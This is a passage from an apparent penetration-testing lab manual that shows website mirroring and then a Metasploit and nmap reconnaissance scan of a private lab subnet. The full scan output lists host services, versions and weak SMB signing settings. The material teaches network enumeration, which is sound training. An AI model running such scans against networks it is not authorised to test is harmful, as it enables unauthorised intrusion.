
8- Click Next.



9- Click **Browse Mirrored Website**.



10- Select your favorite web browser.



Observed the above output. Example.com website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters.

To make sure, compare the website to the original example.com website. Open a new tab and go to URL example.com.


v. Metasploit (for information gathering)

In this lab, we are using Metasploit Framework, default application in Kali Linux for gathering more information about the host in a network. A Metasploit Framework is a powerful tool, popularly used for scanning & gathering information in the hacking environment. Metasploit Pro enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.

Topology Information: In this lab, we are running Metasploit Framework on a private network 10.10.50.0/24 where different hosts are live including Windows 7, Kali Linux, Windows Server 2016 and others.

1- Open Kali Linux and Run Metasploit Framework.

2- Metasploit Framework initialization as shown below in the figure.




```
msf > db_status
[*] postgresql connected to msf

// If your database is not connected, it means your database is not initiated. You will need to exit msfconsole & restart the postgresql service.

// Performing nmap Scan for ping sweep on the subnet 10.10.50.0/24
msf > nmap -Pn -sS -A -oX Test 10.10.50.0/24
[*] exec: nmap -Pn -sS -A -oX Test 10.10.50.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-26 01:49 EDT
Stats: 0:04:31 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.77% done; ETC: 01:53 (0:00:00 remaining)
Stats: 0:05:04 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.79% done; ETC: 01:54 (0:00:00 remaining)
Stats: 0:06:21 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.93% done; ETC: 01:55 (0:00:00 remaining)
Nmap scan report for 10.10.50.1
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE    VERSION
```

```
22/tcp   open  ssh       Cisco SSH 1.25 (protocol 1.5)
| ssh-hostkey:
|_  512 ca:9c:c7:d2:d4:b0:78:82:3e:34:8f:cf:00:9d:75:db (RSA1)
|_sshv1: Server supports SSHv1
23/tcp   open  telnet    Cisco router telnetd
5060/tcp open  sip-proxy  Cisco SIP Gateway (IOS 15.2.4.M4)
|_sip-methods: INVITE, OPTIONS, BYE, CANCEL, ACK, PRACK, UPDATE, REFER,
SUBSCRIBE, NOTIFY, INFO, REGISTER
5061/tcp open  tcpwrapped
MAC Address: C0:67:AF:C7:D9:80 (Cisco Systems)
OS details: Cisco 836, 890, 1751, 1841, 2800, or 2900 router (IOS 12.4 - 15.1), Cisco Aironet 1141N
(IOS 12.4) or 3602I (IOS 15.3) WAP, Cisco Aironet 2600-series WAP (IOS 15.2(2))
Network Distance: 1 hop
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios

TRACEROUTE
HOP RTT     ADDRESS
1   1.15 ms 10.10.50.1

Nmap scan report for 10.10.50.10
Host is up (0.00030s latency).
Not shown: 990 filtered ports
PORT     STATE  SERVICE        VERSION
22/tcp   open   ssh            OpenSSH 5.6 (protocol 2.0)
| ssh-hostkey:
|   1024 e3:93:64:12:9c:c0:70:72:35:e1:ac:61:af:cc:49:ec (DSA)
|_  2048 2a:0b:42:38:f4:ca:d6:07:95:aa:87:ed:52:de:d1:14 (RSA)
80/tcp   open   http           VMware ESXi Server httpd
|_http-title: Did not follow redirect to https://10.10.50.10/
427/tcp  open   svrloc?
443/tcp  open   ssl/http       VMware ESXi Server httpd
|_http-title: " + ID_EESX_Welcome + "
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware,
Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2014-01-15T03:42:31
|_Not valid after:  2025-07-16T03:42:31
|_ssl-date: 2018-04-25T19:58:24+00:00; -9h53m36s from scanner time.
| vmware-version:
|   Server version: VMware ESXi 5.1.0
|   Build: 1065491
|   Locale version: INTL 000
|   OS type: vmnix-x86
|_  Product Line ID: embeddedEsx
902/tcp  open   ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
5988/tcp closed wbem-http
5989/tcp open   ssl/wbem       SBLIM Small Footprint CIM Broker
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware,
Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
```

```
| Not valid before: 2014-01-15T03:42:31
|_Not valid after:  2025-07-16T03:42:31
|_ssl-date: 2018-04-25T19:58:23+00:00; -9h53m36s from scanner time.
8000/tcp open   http-alt?
8100/tcp open   tcpwrapped
8300/tcp closed tmi
MAC Address: F8:72:EA:A4:A1:CC (Cisco Systems)
Aggressive OS guesses: VMware ESXi 5.0 - 5.5 (96%), VMware ESXi 5.5 (96%), VMware ESXi
4.1 (95%), VMware ESXi 6.0.0 (93%), FreeBSD 7.0-RELEASE-p1 - 10.0-CURRENT (93%),
VMware ESXi 4.1.0 (93%), VMware ESX Server 4.0.1 (91%), FreeBSD 5.2.1-RELEASE (91%),
FreeBSD 8.0-BETA2 - 10.1-RELEASE (90%), FreeBSD 5.3 - 5.5 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: localhost.localdomain; CPE: cpe:/o:vmware:esxi, cpe:/o:vmware:ESXi:5.1.0

Host script results:
|_clock-skew: mean: -9h53m36s, deviation: 0s, median: -9h53m36s

TRACEROUTE
HOP RTT     ADDRESS
1   0.30 ms 10.10.50.10

Nmap scan report for 10.10.50.11
Host is up (0.00058s latency).
Not shown: 990 filtered ports
PORT     STATE  SERVICE        VERSION
22/tcp   open   ssh            OpenSSH 5.6 (protocol 2.0)
| ssh-hostkey:
|   1024 6f:d3:3d:cb:54:0b:83:3e:bd:25:1c:da:67:b6:92:fb (DSA)
|_  2048 f9:bc:20:c5:6e:db:6a:86:ea:f5:24:06:57:c6:d9:6f (RSA)
80/tcp   open   http           VMware ESXi Server httpd
|_http-title: Did not follow redirect to https://10.10.50.11/
427/tcp  open   svrloc?
443/tcp  open   ssl/http       VMware ESXi Server httpd
|_http-title: " + ID_EESX_Welcome + "
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware,
Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2014-01-18T05:33:03
|_Not valid after:  2025-07-19T05:33:03
|_ssl-date: 2018-04-25T19:50:12+00:00; -10h01m33s from scanner time.
| vmware-version:
|   Server version: VMware ESXi 5.1.0
|   Build: 1065491
|   Locale version: INTL 000
|   OS type: vmnix-x86
|_  Product Line ID: embeddedEsx
902/tcp  open   ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
5988/tcp closed wbem-http
5989/tcp open   ssl/wbem       SBLIM Small Footprint CIM Broker
```

```
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware,
Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2014-01-18T05:33:03
|_Not valid after:  2025-07-19T05:33:03
|_ssl-date: 2018-04-25T19:50:25+00:00; -10h01m35s from scanner time.
8000/tcp open   http-alt?
8100/tcp open   tcpwrapped
8300/tcp closed tmi
MAC Address: F8:72:EA:A4:A1:2C (Cisco Systems)
Device type: specialized
Running: VMware ESXi 5.X
OS CPE: cpe:/o:vmware:esxi:5
OS details: VMware ESXi 5.0 - 5.5
Network Distance: 1 hop
Service Info: Host: localhost.localdomain; CPE: cpe:/o:vmware:esxi, cpe:/o:vmware:ESXi:5.1.0

Host script results:
|_clock-skew: mean: -10h01m34s, deviation: 1s, median: -10h01m35s

TRACEROUTE
HOP RTT     ADDRESS
1   0.58 ms 10.10.50.11

Nmap scan report for vc.ooredoocloud.qa (10.10.50.20)
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:b4:b0:01:63:84:eb:c7:bf:cf:f7:b0:c3:12:0e:13 (RSA)
|   256 02:31:3e:d3:75:97:f2:10:88:30:6a:c1:ca:a4:82:bf (ECDSA)
|_  256 c5:21:3a:a7:81:f5:a6:00:ee:5e:76:94:88:68:03:1d (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:72:4A:C1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.65 ms 10.10.50.20

Nmap scan report for 10.10.50.100
Host is up (0.00078s latency).
```

```
Not shown: 983 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      VMware VirtualCenter Web service
|_http-title: Site doesn't have a title (text; charset=plain).
| ssl-cert: Subject: commonName=VMware/countryName=US
| Not valid before: 2017-12-19T17:36:01
|_Not valid after:  2018-12-19T17:36:01
|_ssl-date: TLS randomness does not represent time
| vmware-version:
|   Server version: VMware Workstation 12.5.6
|   Build: 5528349
|   Locale version: INTL
|   OS type: win32-x86
|_  Product Line ID: ws
445/tcp  open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
554/tcp  open  rtsp?
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp  open  vmware-auth   VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1025/tcp open  msrpc         Microsoft Windows RPC
1026/tcp open  msrpc         Microsoft Windows RPC
1027/tcp open  msrpc         Microsoft Windows RPC
1028/tcp open  msrpc         Microsoft Windows RPC
1030/tcp open  msrpc         Microsoft Windows RPC
1031/tcp open  msrpc         Microsoft Windows RPC
2869/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=Win7-PC
| Not valid before: 2017-12-12T19:55:25
|_Not valid after:  2018-06-13T19:55:25
|_ssl-date: 2018-04-26T05:47:49+00:00; -3m54s from scanner time.
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:0C:29:95:04:33 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN7-PC; OS: Windows; CPE: cpe:/o:microsoft:windows,
cpe:/o:vmware:Workstation:12.5.6
```

```
Host script results:
|_clock-skew: mean: -3m54s, deviation: 0s, median: -3m54s
|_nbstat: NetBIOS name: WIN7-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:95:04:33
(VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Win7-PC
|   NetBIOS computer name: WIN7-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2018-04-26T10:47:56+05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-04-26 01:48:04
|_  start_date: 2018-03-27 07:26:43

TRACEROUTE
HOP RTT     ADDRESS
1   0.78 ms 10.10.50.100

Nmap scan report for 10.10.50.202
Host is up (0.00096s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=Win7-1-PC
| Not valid before: 2018-03-05T06:10:47
|_Not valid after:  2018-09-04T06:10:47
|_ssl-date: 2018-04-26T05:51:38+00:00; -28s from scanner time.
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
```


```
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:20:C4:A9 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN7-1-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -28s, deviation: 0s, median: -28s
|_nbstat: NetBIOS name: WIN7-1-PC, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:20:c4:a9 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Win7-1-PC
|   NetBIOS computer name: WIN7-1-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2018-04-25T22:51:33-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-04-26 01:51:33
|_  start_date: 2018-03-29 05:57:42

TRACEROUTE
HOP RTT     ADDRESS
1   0.96 ms 10.10.50.202

Nmap scan report for 10.10.50.210
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3c:9c:fb:cb:58:35:f9:d7:d7:32:6f:ad:6a:f8:c7:9b (RSA)
```

```
|   256 70:e7:d9:a2:6a:54:92:e6:07:c9:89:58:b5:99:7d:0d (ECDSA)
|_  256 b1:be:a6:62:96:69:76:64:aa:23:bb:ad:54:cc:c0:db (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:EA:BD:DF (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.65 ms 10.10.50.210

Nmap scan report for 10.10.50.211
Host is up (0.00037s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-2HMGPM3UAD7
| Not valid before: 2018-03-28T12:23:16
|_Not valid after:  2018-09-27T12:23:16
|_ssl-date: 2018-04-26T05:51:41+00:00; -5s from scanner time.
MAC Address: 00:0C:29:BA:AC:AA (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 6.X (85%)
OS CPE: cpe:/o:FreeBSD:FreeBSD:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:Microsoft:windows

Host script results:
|_clock-skew: mean: -5s, deviation: 0s, median: -5s

TRACEROUTE
HOP RTT     ADDRESS
1   0.37 ms 10.10.50.211

Nmap scan report for 10.10.50.200
Host is up (0.000042s latency).
All 1000 scanned ports on 10.10.50.200 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
```

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (9 hosts up) scanned in 384.48 seconds

//Importing Nmap XML file

msf > **db_import Test**
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.1'
[*] Importing host 10.10.50.1
[*] Importing host 10.10.50.10
[*] Importing host 10.10.50.11
[*] Importing host 10.10.50.20
[*] Importing host 10.10.50.100
[*] Importing host 10.10.50.202
[*] Importing host 10.10.50.210
[*] Importing host 10.10.50.211
[*] Importing host 10.10.50.200
[*] Successfully imported /root/Test




msf > hosts

Hosts
=====

Address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.50.1	c0:67:af:c7:d9:80		IOS		12.X	device		
10.10.50.10	f8:72:ea:a4:a1:cc		ESXi		5.X	device		
10.10.50.11	f8:72:ea:a4:a1:2c		ESXi		5.X	device		
10.10.50.20	00:0c:29:72:4a:c1		Linux		3.X	server		
10.10.50.100	00:0c:29:95:04:33		Windows 7			client		
10.10.50.200	Unknown		device					
10.10.50.202	00:0c:29:20:c4:a9		Windows 7			client		
10.10.50.210	00:0c:29:ea:bd:df		Linux		3.X	server		
10.10.50.211	00:0c:29:ba:ac:aa		FreeBSD		6.X	device		

